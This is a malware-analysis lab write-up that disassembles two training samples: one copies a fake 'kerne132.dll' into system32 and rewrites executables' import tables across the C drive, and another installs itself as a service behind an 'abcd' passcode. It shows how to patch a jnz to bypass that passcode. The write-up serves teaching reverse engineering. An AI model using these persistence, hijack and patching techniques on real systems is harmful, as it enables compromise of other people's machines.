
call   ds:exit
```

Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE_READWRITE protection). Maps this object in to the memory (MapViewOfFile with FILE_MAP_ALL_ACCESS). Exits if failed to map.

Malware Analysis




Closes both handles of libraries. Copies file “Lab07-03.dll” to “C:\\windows\\system32\\kerne132.dll” (looks like original, except “l” letter is misspelled as number “1”). Zero and string “C:*” is passed as args to another function. * means all files located in C directory.




Malware Analysis


Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE_ATTRIBUTE_DIRECTORY).




Calls function `_mv_mapfile`.



If not the directory checks if filename is equal to "." (current directory).




Also compares if it is root directory ("..")



```
mov     esi, offset asc_40303C ; \"..\"
lea     eax, [esp+154h+FindFileData.cFileName]
```


Explanation:

If you enter "dir" command in "cmd.exe" see one dot (current directory) and two dots (root directory).



```
06/28/2020 05:17 AM <DIR> .
06/28/2020 05:17 AM <DIR> ..
```

For example if current directory is "C:\WINDOWS\system32", then root dir is "C:\WINDOWS". Also compares if it is root directory ("..")



```
mov     esi, offset asc_40303C ; \"..\"
lea     eax, [esp+154h+FindFileData.cFileName]
```

lea edi, [esp+154h+FindFileData.cFileName] ; edi points to file name

or ecx, 0FFFFFFFFh ; clever way to set ecx to -1

xor eax, eax ; set eax register to zero

repne scasb ; repeat if eax and edi are not equal to null.

Each cycle ecx is decremented, until it finds null symbol at the end of string.

not ecx ; inverts negative number to positive. Have string length + 1 (null byte)

dec ecx ; string length

All these [assembly](#) instruction do the same as [strlen](#) in c++. Allocates space for file name in memory (malloc).

Checks if file extension is ".exe".

When enumerates all files in the directory it pushes another string "*" and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process. Find all executable files in the C drive (FindNextFileA).

Checks if file has "PE" header.

```

call ds:MapViewOfFile
mov esi, eax
test esi, esi
mov [esp+1Ch+var_C], esi
jz loc_4011D5

mov ebp, [esi+3Ch]
mov ebx, ds:IsBadReadPtr
add ebp, esi
push 4 ; ucb
push ebp ; lp
call ebx ; IsBadReadPtr
test eax, eax
jnz loc_4011D5

cmp dword ptr [ebp+0], 4550h
jnz loc_4011D5
    
```


```

-000000000000011FF db ? ; undefined
-000000000000011FE db ? ; undefined
-000000000000011FD db ? ; undefined
-000000000000011FC db ? ; undefined
-000000000000011FB db ? ; undefined
-000000000000011FA db ? ; undefined
-000000000000011F9 db ? ; undefined
-000000000000011F8 hObject dd ? ; offset
-000000000000011F4 name sockaddr ?
-000000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-000000000000011D4 StartupInfo _STARTUPINFOA ?
-00000000000001190 WSADATA WSADATA ?
-00000000000001000 buf db ?
-0000000000000FFF var_FFF db ?
-0000000000000FFE db ? ; undefined
-0000000000000FFD db ? ; undefined
-0000000000000FFC db ? ; undefined
-0000000000000FFB CommandLine db ?
-0000000000000FFA db ? ; undefined
-0000000000000FF9 db ? ; undefined
-0000000000000FF8 db ? ; undefined
-0000000000000FF7 db ? ; undefined
-0000000000000FF6 db ? ; undefined
-0000000000000FF5 db ? ; undefined
-0000000000000FF4 db ? ; undefined
-0000000000000FF3 db ? ; undefined
SP+0000000000000208
    
```

If we look at the received buff command, we got "exec", which is 4 bytes long. Mostly the space (fifth byte) is the separator between

Malware Analysis

exec and CommandLine.Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index – [0] (before “e” letter). Index of [1] -points after “e” and before “x”.



If command is “q” exits loop.If none of them – Sleep for 1 minute and loop.


When executable is found, calls mv_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object (CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

Esi register points to start of the file.

```
mov ebp, [esi + 3Ch]; dosheader->e_lfanew
```

```
cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header.
```

To understand this you should know [PE structure](#).




Explanation:

File is opened in PEViewer. 3Ch (RVA-Relative virtual address) points to **offset to New EXE Header**. In order to get the value (Data), it should be de referenced [] brackets grabs whats at

Malware Analysis

that address: E8h (in our example).
DosHeader->e_lfanew (equivalent in c++)




	RVA	Data	Description
IMAGE_DOS_HEADER	00000022	0000	Reserved
MS-DOS Stub Program	00000024	0000	OEM Identifier
IMAGE_NT_HEADERS	00000026	0000	OEM Information
Signature	00000028	0000	Reserved
IMAGE_FILE_HEADER	0000002A	0000	Reserved
IMAGE_OPTIONAL_HEADER	0000002C	0000	Reserved
IMAGE_SECTION_HEADER .text	0000002E	0000	Reserved
IMAGE_SECTION_HEADER .rdata	00000030	0000	Reserved
IMAGE_SECTION_HEADER .data	00000032	0000	Reserved
SECTION .text	00000034	0000	Reserved
SECTION .rdata	00000036	0000	Reserved
SECTION .data	00000038	0000	Reserved
	0000003A	0000	Reserved
	0000003C	000000E8	Offset to New EXE Header

Viewing IMAGE_DOS_HEADER

However grabbed **offset to New EXE Header** is another address.
Should be de referenced again.


Image_NT_Signature is at the address **E8h** (RVA).



	RVA	Data	Description	Value
IMAGE_NT_HEADERS	000000E8	00004550	Signature	IMAGE_NT_SIGNATURE PE

Checks if valid PE file:

ImageNtHeaders->Signature != 'PE' (equivalent in c++) Call
IsBadReadPtr to check if the calling process has read access
to that memory region.



```
push    offset Str2    ; "kernel32.dll"
push    ebx            ; Str1
call    ds:_stricmp
add     esp, 8
test    eax, eax
jnz     short loc_4011A7

mov     edi, ebx
or      ecx, 0FFFFFFFh
repne  scasb
not     ecx
mov     eax, ecx
mov     esi, offset dword_403010
mov     edi, ebx
shr     ecx, 2
rep  movsd
mov     ecx, eax
and     ecx, 3
rep  movsb
mov     esi, [esp+1Ch+var_C]
mov     edi, [esp+1Ch+lpFileName]
```

Two instructions represents strlen (repne scasb) and memcpy (rep movsd). Using repne scasb we get length of the string. rep movsd instruction moves byte from esi to edi register ecx times (ecx = string length). mov esi, offset dword_403010

```
.data:00403010 dword_403010    dd 6E72656Bh    ; DATA XREF: _mv_mapfile+ECto
.data:00403010                                     ; _main+1A8tr
.data:00403014 dword_403014    dd 32333165h    ; DATA XREF: _main+1B9tr
.data:00403018 dword_403018    dd 6C6C642Eh    ; DATA XREF: _main+1C2tr
.data:0040301C dword_40301C    dd 0            ; DATA XREF: _main+1CBtr
```

If we open dword_403010 we see that is actually ascii letters (looking in ascii table we see that numbers and letters starts from 30h to 7Ah)

Malware Analysis

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040	##32;	Space	64	40	100	##64;	@	96	60	140	##96;	`
1	1	001	SOH (start of heading)	33	21	041	##33;	!	65	41	101	##65;	A	97	61	141	##97;	a
2	2	002	STX (start of text)	34	22	042	##34;	"	66	42	102	##66;	B	98	62	142	##98;	b
3	3	003	ETX (end of text)	35	23	043	##35;	#	67	43	103	##67;	C	99	63	143	##99;	c
4	4	004	EOT (end of transmission)	36	24	044	##36;	\$	68	44	104	##68;	D	100	64	144	##100;	d
5	5	005	ENQ (enquiry)	37	25	045	##37;	%	69	45	105	##69;	E	101	65	145	##101;	e
6	6	006	ACK (acknowledge)	38	26	046	##38;	&	70	46	106	##70;	F	102	66	146	##102;	f
7	7	007	BEL (bell)	39	27	047	##39;	'	71	47	107	##71;	G	103	67	147	##103;	g
8	8	010	BS (backspace)	40	28	050	##40;	{	72	48	110	##72;	H	104	68	150	##104;	h
9	9	011	TAB (horizontal tab)	41	29	051	##41;	}	73	49	111	##73;	I	105	69	151	##105;	i
10	A	012	LF (NL line feed, new line)	42	2A	052	##42;	*	74	4A	112	##74;	J	106	6A	152	##106;	j
11	B	013	VT (vertical tab)	43	2B	053	##43;	+	75	4B	113	##75;	K	107	6B	153	##107;	k
12	C	014	FF (NP form feed, new page)	44	2C	054	##44;	,	76	4C	114	##76;	L	108	6C	154	##108;	l
13	D	015	CR (carriage return)	45	2D	055	##45;	-	77	4D	115	##77;	M	109	6D	155	##109;	m
14	E	016	SO (shift out)	46	2E	056	##46;	.	78	4E	116	##78;	N	110	6E	156	##110;	n
15	F	017	SI (shift in)	47	2F	057	##47;	/	79	4F	117	##79;	O	111	6F	157	##111;	o
16	10	020	DLE (data link escape)	48	30	060	##48;	0	80	50	120	##80;	P	112	70	160	##112;	p
17	11	021	DC1 (device control 1)	49	31	061	##49;	1	81	51	121	##81;	Q	113	71	161	##113;	q
18	12	022	DC2 (device control 2)	50	32	062	##50;	2	82	52	122	##82;	R	114	72	162	##114;	r
19	13	023	DC3 (device control 3)	51	33	063	##51;	3	83	53	123	##83;	S	115	73	163	##115;	s
20	14	024	DC4 (device control 4)	52	34	064	##52;	4	84	54	124	##84;	T	116	74	164	##116;	t
21	15	025	NAK (negative acknowledge)	53	35	065	##53;	5	85	55	125	##85;	U	117	75	165	##117;	u
22	16	026	SYN (synchronous idle)	54	36	066	##54;	6	86	56	126	##86;	V	118	76	166	##118;	v
23	17	027	ETB (end of trans. block)	55	37	067	##55;	7	87	57	127	##87;	W	119	77	167	##119;	w
24	18	030	CAN (cancel)	56	38	070	##56;	8	88	58	130	##88;	X	120	78	170	##120;	x
25	19	031	EM (end of medium)	57	39	071	##57;	9	89	59	131	##89;	Y	121	79	171	##121;	y
26	1A	032	SUB (substitute)	58	3A	072	##58;	:	90	5A	132	##90;	Z	122	7A	172	##122;	z
27	1B	033	ESC (escape)	59	3B	073	##59;	;	91	5B	133	##91;	[123	7B	173	##123;	{
28	1C	034	FS (file separator)	60	3C	074	##60;	<	92	5C	134	##92;	\	124	7C	174	##124;	
29	1D	035	GS (group separator)	61	3D	075	##61;	=	93	5D	135	##93;]	125	7D	175	##125;	}
30	1E	036	RS (record separator)	62	3E	076	##62;	>	94	5E	136	##94;	^	126	7E	176	##126;	~
31	1F	037	US (unit separator)	63	3F	077	##63;	?	95	5F	137	##95;	_	127	7F	177	##127;	DEL

lookuptables.com

By pressing "a" (convert data to string in IDA) two times we get "kerne132.dll":

```
.data:00403010 aKerne132Dll db 'kerne132.dll',0 ; DATA XREF: _mv_mapfile+Ecfo
```

String **Str1** is our source, which is "kerne132.dll" and replaced by the string kernel132.dll (destination). Access import table:

```
mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h
```

RVA	Data	Description	Value
00000138	00004000	Size of Image	
0000013C	00001000	Size of Headers	
00000140	00000000	Checksum	
00000144	0003	Subsystem	IMAGE_SUBSYSTEM_WINDOWS_
00000146	0000	DLL Characteristics	
00000148	00100000	Size of Stack Reserve	
0000014C	00001000	Size of Stack Commit	
00000150	00100000	Size of Heap Reserve	
00000154	00001000	Size of Heap Commit	
00000158	00000000	Loader Flags	
0000015C	00000010	Number of Data Directories	
00000160	00000000	RVA	EXPORT Table
00000164	00000000	Size	
00000168	0000207C	RVA	IMPORT Table
0000016C	0000003C	Size	
00000170	00000000	RVA	RESOURCE Table
00000174	00000000	Size	

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques

i. How can you get this malware to install itself?

Malware Analysis

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to [OpenSCManagerA](#), [ChangeServiceConfigA](#), [CreateServiceA](#), CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and “-in” as the 1st argument.

To install the malware just execute it as “**Lab09-01.exe -in abcd**”

We can also choose to patch the following opcode “jnz” to “jz” at address 0x00402B38 to bypass the passcode check.

```
-----  
.text:00402B1D loc_402B1D:      mov     eax, [ebp+argc] ; CODE XREF: _main+11fj  
.text:00402B1E      mov     ecx, [ebp+argv]  
.text:00402B20      mov     edx, [ecx+eax*4-4]  
.text:00402B27      mov     [ebp+var_4], edx  
.text:00402B2A      mov     eax, [ebp+var_4]  
.text:00402B2D      push   eax  
.text:00402B2E      call   passcode ; abcd  
.text:00402B33      add     esp, 4  
.text:00402B36      test   eax, eax  
.text:00402B38      jnz    short loc_402B3F  
.text:00402B3A      call   DeleteFile  
.text:00402B3F      ; -----  
.text:00402B3F loc_402B3F:      mov     ecx, [ebp+argv] ; CODE XREF: _main+48fj  
.text:00402B40      mov     edx, [ecx+4]  
.text:00402B42      mov     [ebp+var_1820], edx  
.text:00402B45      push   offset aIn ; unsigned __int8 *  
.text:00402B48      mov     eax, [ebp+var_1820]  
.text:00402B50      push   eax ; unsigned __int8 *  
.text:00402B56      call   __mbscmp  
.text:00402B5C      add     esp, 8  
.text:00402B5F      test   eax, eax  
.text:00402B61      jnz    short loc_402B67  
.text:00402B63      cmp     [ebp+argc], 3  
.text:00402B67      jnz    short loc_402B9A  
.text:00402B69      push   400h  
.text:00402B6E      lea   ecx, [ebp+ServiceName]  
.text:00402B74      push   ecx ; char *  
.text:00402B75      call   GetCurrentFileName  
.text:00402B7A      add     esp, 8  
.text:00402B7D      test   eax, eax  
.text:00402B7F      jz     short loc_402B89  
.text:00402B81      or     eax, 0FFFFFFFh  
.text:00402B84      jmp    loc_402D78  
.text:00402B89      ; -----
```


if you want to install it with a custom service name such as jmpRSP, you may execute it as “**Lab09-01.exe -in jmpRSP abcd**“.

ii. What are the command-line options for this program? What is the password requirement?

The 4 command line accepted by the program are

1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is “abcd”. Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is “abcd”.




iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.



Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below.



Malware Analysis

```

00402B33 | . E8 D0F7FFFF CALL Lab09-01.00402B10
